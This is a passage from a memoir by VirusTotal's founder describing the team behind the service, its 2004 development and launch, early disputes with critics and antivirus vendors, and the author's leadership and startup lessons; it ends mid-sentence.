Over the years, we had the privilege of working alongside many other brilliant individuals who joined the Hispasec family. Each of them contributed to our growth, both as a company and as professionals, and I want to express my gratitude and appreciation to all of them. However, this "A-Team," a sort of spin-off within Hispasec itself, was more closely linked to the development of VirusTotal and ultimately became the group that joined Google after the acquisition. It's interesting to note that I was the only partner from Hispasec Sistemas to join Google as part of this team, but the reasons behind this decision will be revealed in the following chapters.

The A-Team, from left to right: Julio Canto, Alejandro Bermúdez, Francisco Santos, Bernardo Quintero, Victor Manuel Álvarez, and Emiliano Martínez, during a meeting at Google Zurich (2012)

I want to take this opportunity to express my deep gratitude and admiration for each member of this team. While I may have had the initial idea and launched the project, VirusTotal has grown and evolved significantly since its inception, largely thanks to the improvements and new functionalities they have contributed. It's true that, as the founder, I often attract more attention than I would like, but the reality is that the credit belongs entirely to them. Without their dedication, ingenuity, and passion, VirusTotal wouldn't be what it is today. This is their achievement, and I feel incredibly fortunate to have had the opportunity to know and share experiences with such a talented and committed group of individuals.

The A-Team - Post-Acquisition - Zurich (2012)

The A-Team - Ten Years Later - Málaga (2022)

What I Learned...

Recruitment is more of an art than a science.

While hiring processes at large tech companies are highly structured, my experience has shown that it's nearly impossible to predict someone's future performance based on just a few interviews.

Academic credentials, work experience, and programming tests do not guarantee strong performance or a good cultural fit. That's why, during interviews, I focus on what candidates are passionate about, their hobbies, and who they are as people beyond their résumés and technical skills. This helps me assess whether they'll integrate well into the team.

Look for people who are better than you. No one is inherently better than anyone else, but every person has unique qualities that stand out. When I interview candidates, I try to identify areas where they clearly excel beyond my own abilities. This initial admiration establishes mutual respect and trust in the working relationship from the start, allowing me to give them the necessary space to do what they do best.

Let solutions come from them. I don't try to provide answers or directions; instead, I focus on asking the right questions and allowing the team to propose their ideas. Engineers enjoy contributing solutions and solving problems, which leads to greater engagement and a sense of ownership over the project.

Stay out of the way and support the team. If you've hired people who are better than you in certain areas, your mission should be to set a clear vision, get them excited about solving the right problems, and provide all the support they need to succeed and grow. Sometimes, the best thing a leader can do is step aside and not interfere in the team's work.

Less is more. Development time often correlates with the number of developers involved. Forming small work tandems ensures there's always someone available to address issues, strengthening the team's resilience and agility. At VirusTotal, many subprojects and modules were developed by a single person, with their tandem partner staying informed and conducting necessary reviews. This approach also establishes clear ownership, fostering greater responsibility and self-discipline.

As leaders, we must create an environment where freedom and responsibility go hand in hand. In my experience, granting autonomy and trusting the team not only increases motivation and productivity but also fosters creativity and a sense of belonging.

Transparency and self-criticism are essential pillars for building a strong, united team. By sharing my concerns and challenges with the team, I not only built trust but also made them feel like integral participants in the decision-making process. Acknowledging mistakes, not hiding them, and treating them with humor and irony has been our way of continuing to learn and improve.

Building a team is an art that goes beyond selecting the best candidates. It's about creating an environment where everyone can shine, contribute, and grow. Software and technology are merely reflections of the talent and passion of those behind them.

For VirusTotal, the real success was, and still is, the team.

Chapter 15

The Birth of VirusTotal

With Julio's arrival on the team, the development of VirusTotal finally began. However, this wasn't his primary job, as Hispasec had numerous ongoing projects. Julio integrated into the daily tasks, particularly in the Analysis, Notification, and Alerts Service (SANA), where most of his day was spent documenting vulnerabilities for our clients. As such, the development of VirusTotal started as a side project.

There were no brainstorming sessions, market research, identification of potential users, or detailed requirement specifications. We conducted no technical feasibility studies, financial analyses, or risk assessments. There was no design document with specifications, product roadmap, or structured resource allocation. In fact, all I had was an informal conversation with Julio:


"We want to create a service that analyzes files on demand using multiple antivirus engines, which will be kept up to date with the latest definitions. A user will send a file to an email address, the service will extract it, analyze it with several antivirus engines, and return a report with the results via email."

Julio asked how we would gain access to the antivirus programs and whether we had contacted the companies to obtain their engines, licenses, and the necessary documentation for integration. I told him we hadn't, that we would develop everything without asking for anything, and that I would contact the companies once the project was ready, just before going public. Asking for permission in advance could have delayed the project or even killed the idea before it could see the light of day. I preferred the mentality of "it's better to ask for forgiveness than permission."

As for accessing the antivirus software, each year I received the latest versions of about a dozen products for comparative reviews in *PC Actual* magazine, so obtaining the software wouldn't be an issue. We just needed to identify which products included a command-line version, ideal for automating analyses in our project.

Julio started writing the first lines of code in *C*, a language he had extensive experience with and felt comfortable using. However, early on, he decided to try *Python*, thanks to the insistence of my partner Jesús Cea, who encouraged us to experiment with this new language. In the end, we all ended up adopting *Python*, although the initial versions of the code had a strong *C*-style influence. We even wrote functions for tasks that *Python* natively supported, simply because we weren't aware of those features. We learned as we went along.

In terms of resources, Julio only had access to a single server to host the project prototype, running everything on the same system. There were no specifications about the load it needed to handle or how it might scale in the future. He could have opted for a monolithic design for the first proof of concept, but surprisingly, without me asking, he designed a distributed architecture from the start. This meant that, when the time came, we could distribute the different modules of the project across several machines, increasing processing power.




Stack of antivirus products I kept from the PC Actual comparative reviews.

Julio named the project SAV (Servidor AntiVirus) and developed several components that worked in a coordinated manner. Each component had a specific job: one received emails and extracted attachments; another analyzed the files with different antivirus

engines; a third kept the engines updated. Additionally, there were components dedicated to managing each antivirus, configuring how they should be executed and how to collect the results. This entire system relied on a simple folder structure and a small local database to allow the different modules to share information and distribute tasks among themselves.

The best aspect of this approach was that, although it might initially have seemed unnecessary, it later allowed us to scale the system without having to rebuild everything from scratch.




Julio explaining the architecture he designed during an internal meeting—thankfully, he's better at coding than drawing.

I mentioned to Julio that I had registered the domain for the project in September 2002. The process was quick, barely 10 minutes: I made a list of words that were spelled the same in both Spanish and English and selected those that were related to the project. Initially, I thought of antivirustotal.com, but I opted for the

shorter version: virustotal.com. Julio thought it was a horrible name.

Santos set up a mail server with the domain virustotal.com and created a couple of aliases: analiza@virustotal.com and scan@virustotal.com. The service would support both Spanish and English.



[VirusTotal] Notificacion del servidor

Archivo Edición Ver Herramientas Mensaje Ayuda

Responder Responde... Reenviar Imprimir Eliminar Anterior Siguiente

De: scan@virustotal.com
Fecha: martes, 25 de mayo de 2004 23:45
Para: bernardo@hispasec.com
Asunto: [VirusTotal] Notificacion del servidor
Adjuntar: ATT00108.txt (1,16 KB)

VIRUSTOTAL

RESPUESTA DEL SERVIDOR

Resultado del analisis de un archivo

Este es el resultado de analizar el archivo "**datfiles.zip**" que VirusTotal ha procesado el dia 25/05/2004 a las 23:44:53.

Antivirus	Version	Actualización	Resultado
BitDefender	7.0	25.05.2004	Win32.Netsky.P@mm
eTrustAV-Inoc	4641	24.05.2004	Win32/Netsky.P.ZIP.Trojan
F-Prot	3.14e	24.05.2004	W32/Netsky.P@mm
Kaspersky	3.0	25.05.2004	I-Worm.NetSky.q
McAfee	4.2.60	19.05.2004	W32/Netsky.p@MM!zip
NOD32	1.773	25.05.2004	Win32/Netsky.Q
Norman	5.70.01	12.05.2004	Netsky.P@mm
Panda	7.02.00	25.05.2004	W32/Netsky.P.worm
Sophos	3.81	25.05.2004	W32/Netsky-P
Sybari	7.50.1138	25.05.2004	W32/Netsky-P
Symantec	8.0	25.05.2004	W32.Netsky.P@mm
TrendMicro	1.00	24.05.2004	WORM_NETSKY.P

VirusTotal es un servicio gratuito ofrecido por Hispasec Sistemas, que no garantiza la disponibilidad y continuidad de funcionamiento de este. No responda a este mensaje, ha sido enviado por un servicio automatizado que no atenderá a sus respuestas. Pese a que el indice de detección ofrecido por el análisis simultaneo de multiples motores antivirus es muy superior al de un solo producto, los resultados NO pueden garantizar

Result received via email (2004)

Once the first proof of concept was complete, capable of processing files and generating multi-antivirus reports via email, I asked Julio to add new functionalities, some intended solely for internal use. For

instance, the quarantine feature allowed us to analyze files whenever an antivirus engine was updated. I used this feature for my comparisons: I could place new malware in quarantine, receive notifications when an engine started detecting it, and pinpoint the exact moment it had been updated.

We took this concept a step further, enabling time travel of sorts. The quarantine feature allowed us to see when an engine began detecting a sample, but how could we determine who detected it first? To achieve this, we stored a history of antivirus signature updates—multiple versions—allowing us to run engines with signature databases from days, weeks, or even months prior. This way, if we received a sample that some engines were already detecting, we could test earlier versions to determine exactly when the signature was first introduced to detect that specific sample.

unaaldia.hispasec.com/2004/06/el-gusano-zafi-b-aumenta-su-propagacion-en-las-ultimas-horas.html

La reacción de las diferentes casas antivirus en proporcionar la actualización a sus usuarios para detectar a Zafi.B fue la siguiente:

NOD32 10/06/2004 13:21:34 :: Win32/Zafi.B
Kaspersky 11/06/2004 04:34:56 :: I-Worm.Zafi.b
Panda 11/06/2004 15:02:10 :: W32/Zafi.B.worm
Symantec 11/06/2004 23:24:37 :: W32.Erkez.B@mm


En el momento de escribir estas líneas aun no detectan a Zafi.B las soluciones de BitDefender, eTrustAV, F-Prot, McAfee y TrendMicro, aunque se espera que en breve distribuyan las actualizaciones

News on una-al-dia showcasing the time-travel functionality to determine when antivirus engines first detected a malware sample (2004)

This functionality gave us a unique advantage in the industry by allowing us to compare response times to new malware. However, we decided not to exploit it extensively, as we didn't want VirusTotal to become a comparison tool. Over time, as antivirus solutions started using cloud-based queries, maintaining this

approach became impossible since not all signatures were downloaded locally.

After several months of operating as an internal service, we decided that VirusTotal was mature enough for a public launch. While the primary interaction was designed through email, for both submitting files for analysis and receiving results, we thought it was important to have a web presence. Beyond introducing the project, providing instructions on how to analyze files via email, and sharing some statistics, we also considered offering the option to upload and analyze files through a web interface. Although I initially believed this feature wouldn't see much use, we decided to implement it anyway.



First version of www.virustotal.com (2004)

Santos handled all the web development, except for the graphical design, which I outsourced to a team of designers I had met during

my brief time at the internet provider Hipernet, who had since started their own studio. The result was a colorful website with Flash animations, very much in line with the trends of the time.

The first public version of VirusTotal launched with eleven antivirus engines: Computer Associates (eTrustAV), Eset Software (NOD32), FRISK Software (F-Prot), Kaspersky Lab (Kaspersky), Network Associates (McAfee), Norman (Norman), Panda Software (Panda Platinum), Softwin (Bitdefender), Sybari (Antigen), Symantec (Norton Antivirus), and TrendMicro (PC-Cillin).

With everything ready, and before making the service public, I reached out to antivirus companies to inform them about the project. I explained the concept of the multi-antivirus service, which would allow any user to scan suspicious files using the combined power of multiple engines. Additionally, I presented them with a value proposition: they would receive new malware samples from around the world, enabling them to respond faster and improve their solutions.

Julio had already programmed a new distribution module that would share malware samples in real-time with antivirus companies. The agreement was simple: companies would provide us with licenses to use their engines in VirusTotal, and in return, we would send them any file that their engine failed to detect but another engine flagged as malicious. This ensured a constant flow of new malware for their product updates.

The goal was to create a virtuous cycle: users would submit suspicious files to obtain a multi-antivirus report, and antivirus companies would receive new malware samples to enhance their products.

Thanks to my years conducting antivirus reviews for *PC Actual* and other industry magazines, I had built strong connections with antivirus companies. In some cases, I wrote directly to the CEOs,

such as Mikel Urizarbarrena at Panda or Eugene Kaspersky, and in others, I reached out through local distributors in Spain. Most responses were positive—some were hesitant, but none outright rejected the idea. I suppose no one wanted to antagonize someone who evaluated their products in major publications. In the end, the permissions issue was resolved. I didn't request any binding agreements; verbal consent or email correspondence was enough for me.

Lastly, my partners asked how I planned to monetize VirusTotal—whether we would charge users, antivirus companies, or both. Truthfully, I didn't have a defined business model. My response was that attempting to monetize the service from the start would create considerable friction, potentially disrupting the virtuous cycle I was aiming to establish. The priority, I explained, was to first build a critical mass of users submitting files and simultaneously earn the trust of antivirus companies by demonstrating the platform's benefits.

My partners agreed to launch it as is, trusting my approach, which had always leaned more towards community benefit than commercial gain, especially for end users. Additionally, Hispasec was in a good financial position thanks to the professional services we were offering to companies.

With everything ready, the only task remaining was to announce the launch of www.virustotal.com to the world. To do this, I took advantage of an invitation we received to give a talk at e-Gallaecia, a cybersecurity conference held in Santiago de Compostela, a city in northwestern Spain. It was, in fact, my first time presenting at a security conference. I had been invited to give talks on other occasions, but I had always declined due to stage fright, a lingering difficulty expressing myself verbally that dated back to my childhood, and my general lack of interest in socializing. This time, however, I knew I had to step out of my comfort zone. The effort would be worth it if it meant gaining greater exposure. Moreover, I asked the

organizers if Julio could join me for the presentation, which made the prospect much more manageable.

The next question Julio and I faced was what to wear. After reviewing photos from previous editions of the event, we realized it was a fairly formal environment. So, on June 1, 2004, we showed up dressed in suits and ties. During the presentation, I shared some experiences about vulnerabilities and attacks, finally closing with the introduction of VirusTotal, where we highlighted the need for and value of having such a tool in the cybersecurity landscape.

La Voz de Galicia | HEMEROTECA WEB

01 de xuño do 2004

TECNOLOGIA

E-GALLAECIA

Hispasec presenta un antivirus de gran eficacia e de acceso público

Os expertos reunidos na IV Semana Internacional das TIC do Foro E-Gallaecia, coinciden na altra vulnerabilidade dos sistemas informáticos e propoñen diferentes solucións de seguridade.

Redacción dixital

imprimir volver

O socio fundador da empresa de seguridade informática **Hispasec**, Bernardo Quintero, demostrou a vulnerabilidade das organizacións aos ataques informáticos durante o seu relatorio na IV Semana Internacional das TIC, organizada polo Foro e-Gallaecia en Santiago de Compostela. Quintero sinalou que **conseguiu introducirse nas redes internas de tres hospitais** enviando un sinxelo correo electrónico onde consultaba o número de atención ao cliente e, ao mesmo tempo, remitía un programa oculto destinado a descubrir os puntos débiles do sistema. Empregando esta clase de procedementos, os especialistas non só logran introducirse nos computadores de calquera compañía senón tamén extraer toda a información que desexen. Segundo Quintero, **en España só se detectan o 5% dos ataques informáticos.**

A seguridade informática fronte aos virus tampouco resulta demasiado efectiva. Hispasec presentou unha interesante achega a esta carencia. Trátase dun servizo de análise de arquivos sospeitosos mediante o uso simultáneo de 13 motores de procura e **12 soluciones antivirus diferentes**, que os seus autores denominan Virus Total, e ofrécese publicamente a todos os usuarios da Rede. Na presentación desta ferramenta, Bernardo Quintero demostrou que a instalación dun único programa antivirus non garante en absoluto a defensa do sistema informático. De acordo cos exames de Hispasec, publicados a tempo real na dirección www.virustotal.com, o 60% dos virus non é detectado por algún dos 13 programas analizados.

News in La Voz de Galicia. In the photo, Bernardo and Julio during their talk at e-Gallaecia (June 2004).

The presentation was a success, and national media quickly picked up the story, featuring headlines that highlighted the launch of the multi-antivirus service.

During the first part of the talk, I also demonstrated how easy it was to infiltrate corporate networks, using a proof of concept I had carried out in three hospitals as an example. In a moment of improvisation, I blurted out a phrase I hadn't planned: I mentioned that many of these

attacks go completely unnoticed. I even claimed that only about 5% of cyberattacks are detected.

EL PAÍS

Tecnología

TU TECNOLOGÍA · CIBERSEGURIDAD · PRIVACIDAD · INTELIGENCIA ARTIFICIAL · INTERNET · GRANDES TECNOLÓGICAS · ÚLTIMAS


Hispasec presenta una herramienta on line para detectar virus, gusanos y malware

Article published in El País (June 2004)

That off-the-cuff 5% figure—not based on any actual study—not only made headlines, but to my surprise, became accepted wisdom in cybersecurity for years. No one ever questioned its source.

As for the impact of that media exposure, we noticed a spike in visits during the first week of June, coinciding with the publication of the news articles. However, the traffic began to decline afterward, and the number of files processed daily wasn't very high—just a few dozen.

It was crucial for antivirus companies to find the service useful right from the start, but the volume of malware samples they were receiving was minimal. So, I decided to take matters into my own hands and began feeding the service myself. Leveraging my private malware collection, I submitted around 150 different samples each day. Thanks to this strategy, during the first month of operation, we managed to process 8,472 files, of which 6,054 were infected. However, I knew this approach wouldn't be sustainable in the long run, as my malware collection would eventually be exhausted.



ClamAV joins VirusTotal's list of antivirus engines (July 2004)

Fortunately, the service began gaining traction organically. Users from all over the world started submitting suspicious files, and by September, just two months after its launch, VirusTotal had become a regular reference point in influential email discussion groups such as *Full Disclosure*. This list, highly popular among the hacker community and security professionals, was used to discuss new vulnerabilities, exploitation methods, malware, tools, and general security topics. Seeing our name mentioned in these discussions was a clear sign that we were on the community's radar.

However, not everyone welcomed this growing visibility positively. Some of the traditional players in the antivirus industry began to show signs of unease. The first attack came from Nick FitzGerald, editor of *Virus Bulletin*, a longstanding magazine in the sector.

On the *Full Disclosure* mailing list, Nick started to cast doubts in several threads where VirusTotal was mentioned, questioning

whether Hispasec truly had the necessary licenses to use the various antivirus engines and suggesting that it was not a trustworthy service.

I seized the opportunity to clarify any doubts and countered directly on the same list, addressing the accusations head-on. My response not only dispelled the suspicions but also showcased our transparency and commitment to the project. The effect was immediate, and the smear campaign quickly dissipated.

seclists.org/fulldisclosure/2004/Sep/158

Full Disclosure mailing list archives

By Date By Thread

List Archive Search

About VirusTotal/Hispasec

From: "Bernardo Quintero" <bernardo () hispasec com>
Date: Fri, 3 Sep 2004 21:11:12 +0200

```
| I'm also rather suspicious of your promotion of Virus Total.  Hispasec,
| as far as I can tell (Spanish being something I have to have translated
| via online services), has no antivirus or similar product of its own,

Obviously, we don't develop any antivirus product. We don't either
distribute any antivirus solution or have interest in any specific AV
vendor.

| yet it has set up, and some folk seem to be promoting, what is
| effectively a sample collection mechanism.  I've also heard vague

Sincerely, we have no hidden intentions, and we don't have any business
model behind VirusTotal, but we accept suggestions in that field ;)

VirusTotal is more a system that lets users have a second opinion about
suspicious file that, by any reason or other, are not detected as
'dangerous' by the AV they have installed in their system.

The program were developed as an inner-use tool for our laboratory to
keep monitorized update responses of AV engines against new malware,
knowing that way when exactly they started to detect them.
We're requested frequently for consulting about antivirus solutions, and
we've been doing tests and studies in that field for technical magazines
and companies for years.

Once we had it working in our lab, we thought it would be something
useful for the community for having that second opinion I told you
about. We made it a lovely wrapper (the web interface) and we offered it
as a free service.

About files received, we've developed a distribution system for giving
that files to AV vendors that don't detect a suppossedly infected file
(or that they detect with heuristics). This system is not active now,
and I hope to make a formal proposal (free) and have consensus with
them to see  if they like that system. If we finally activate that system,
VirusTotal  will accept new commands so users could choose if they
want that files to be sent to AV vendors or not.

I don't really see any problem about suspicious binaries, but in in the
case of documents I understand that users should be able to use the
service and make it knowing that file is not going to be sent to any lab
(a matter of privacy). I think the best way is to keep that
'not-sending' option, so a user can decide anytime when they send a new
file to make it enter the distribution system or not.
```

Reply (1/2) on Full Disclosure about conspiracies
(September 2004)

seclists.org/fulldisclosure/2004/Sep/158

> rumblings that Hispasec/Virus Total does not have suitable licenses for at least some of the scanners used in its service (and strongly suspect that several of the AV vendors whose products are currently used would not allow their products to be licensed for use in a service of the

No AV engine in VirusTotal is being used againsg the will of their vendors. We've asked permission to all developers themselves or distributors of that products here in Spain (just by geographical reasons, as it is our country). We're planning to increase the number of engines used (we're working on it) as other AV vendors have asked us to be part of the project with their solutions.

> - the different results could be due to differences in the update schedule at virustotal.com (some vendors offer their fastest updates only for premium licenses, which virustotal may not have).

VirusTotal is configured to look for new updates of all AVs in the system every 5 minutes. The updating system is basically the same that a registered used have in their own system. Obviouslly, AV vendors have stressed the importance of keep that procedure as pure as possible for not being 'harmed' against others.

> - maybe some products are used with optimized settings (for example maximum heuristic detection) and others with default settings.

The parameters used in each engine are discussed with the developers, as we look for a behaviour as close as possible to the one a user could experience in their system.

> Unless for (a purely theretical) example the website would use your submission to infect others (perhaps with your address as sender) :-)

Definitively, that statement is close to paranoia, or there's simply interest in you to libel the service. Well, next week VirusTotal will accept files though a form that won't need any email to be given, so you can obtain the results directly on the web.

> I believe the intension maybe good but I have some lingering suspicion of *free* service that have you send in binary maybe the elaborate works of vx traders. (cue the conspiracy theories)

Obviously not.

Do you have any other suspicion or vague rumour? I think this kind of things can make people of the list get bored, so you can use the email we offer (info () virustotal com) for answering all kind of requests (it's only a suggestion). With time, and using the most usual questions and answers received through that email, we're going to publish a FAQ in the site itself.

Of course, all critics and sugerences are welcome so we can improve the service or include new features.

Thanks,

Bernardo Quintero
bernardo () hispasec com
Hispasec Sistemas
http://www.hispasec.com

Reply (2/2) on Full Disclosure about conspiracies (September 2004)

In November of that same year, we faced another minor crisis. We received a "Cease and Desist" letter from Trend Micro demanding the immediate removal of their antivirus engine from the service.

I immediately contacted the head of Trend Micro's official distributor in Spain, who had initially given us permission to use their engine. However, it turned out that this person had not informed Trend Micro's headquarters in Tokyo, from where the request originated,

specifically from their legal department. Despite our efforts to explain the situation, their lawyers were adamant, and we were forced to remove the engine.

Fortunately, by that time, we already had a list of antivirus companies eager to be part of VirusTotal. These companies recognized that the service was widely used by the community and that it shared recent malware samples, enabling them to improve their response times to new threats. As a result, Trend Micro's departure coincided with the addition of several new engines, such as AntiVir, DrWeb, and eTrust-Vet, making their absence practically unnoticed. We announced all these changes in a *una-al-día* post titled *VirusTotal Increases Its Detection Power and Adds New Features*.

Trend Micro soon realized their mistake. A few months later, noticing that their competitors were gaining a competitive edge by being part of VirusTotal, they requested to rejoin. Julio, resolute, decided to make them wait and put them at the end of the integration queue, delaying their return by several more months. In the end, Trend Micro not only reinstated the antivirus engine they had requested to remove but also contributed a second antivirus engine in parallel.

What I Learned...

The story of how we developed the first version of VirusTotal, without even consulting the antivirus companies whose engines we integrated, exemplifies a philosophy that often defines the difference between success and stagnation in the startup world: "*It's better to ask for forgiveness than permission.*"

I wasn't an experienced entrepreneur at the time; in fact, I was quite new to the field. However, the hacker culture likely influenced my decision. Hackers are accustomed to challenging the status quo and seeking solutions outside traditional frameworks, always aiming for a greater good. Instead of getting bogged down in endless legal discussions or attempting to secure agreements before having something tangible, we focused on the essentials: creating a solution to a real problem. I knew—or perhaps instinctively felt—that if we managed to create something valuable, the conversations and agreements would follow later.

This approach isn't just an anecdote but a fundamental principle for entrepreneurs and startups. Large corporations, with their legal departments and internal bureaucracy, often become paralyzed by the fear of losing what they've already built. Startups, on the other hand, have a unique advantage: they can afford to take risks because they have far less to lose and everything to gain. This agility and willingness to take risks enable them to innovate and often outperform larger, more established competitors.

A famous example from the tech world is Napster, the music-sharing platform that revolutionized the industry in the late 1990s. Founders Shawn Fanning and Sean Parker created Napster without obtaining any permissions from record labels, allowing users to share music files for free. While Napster was eventually shut down due to legal action, its

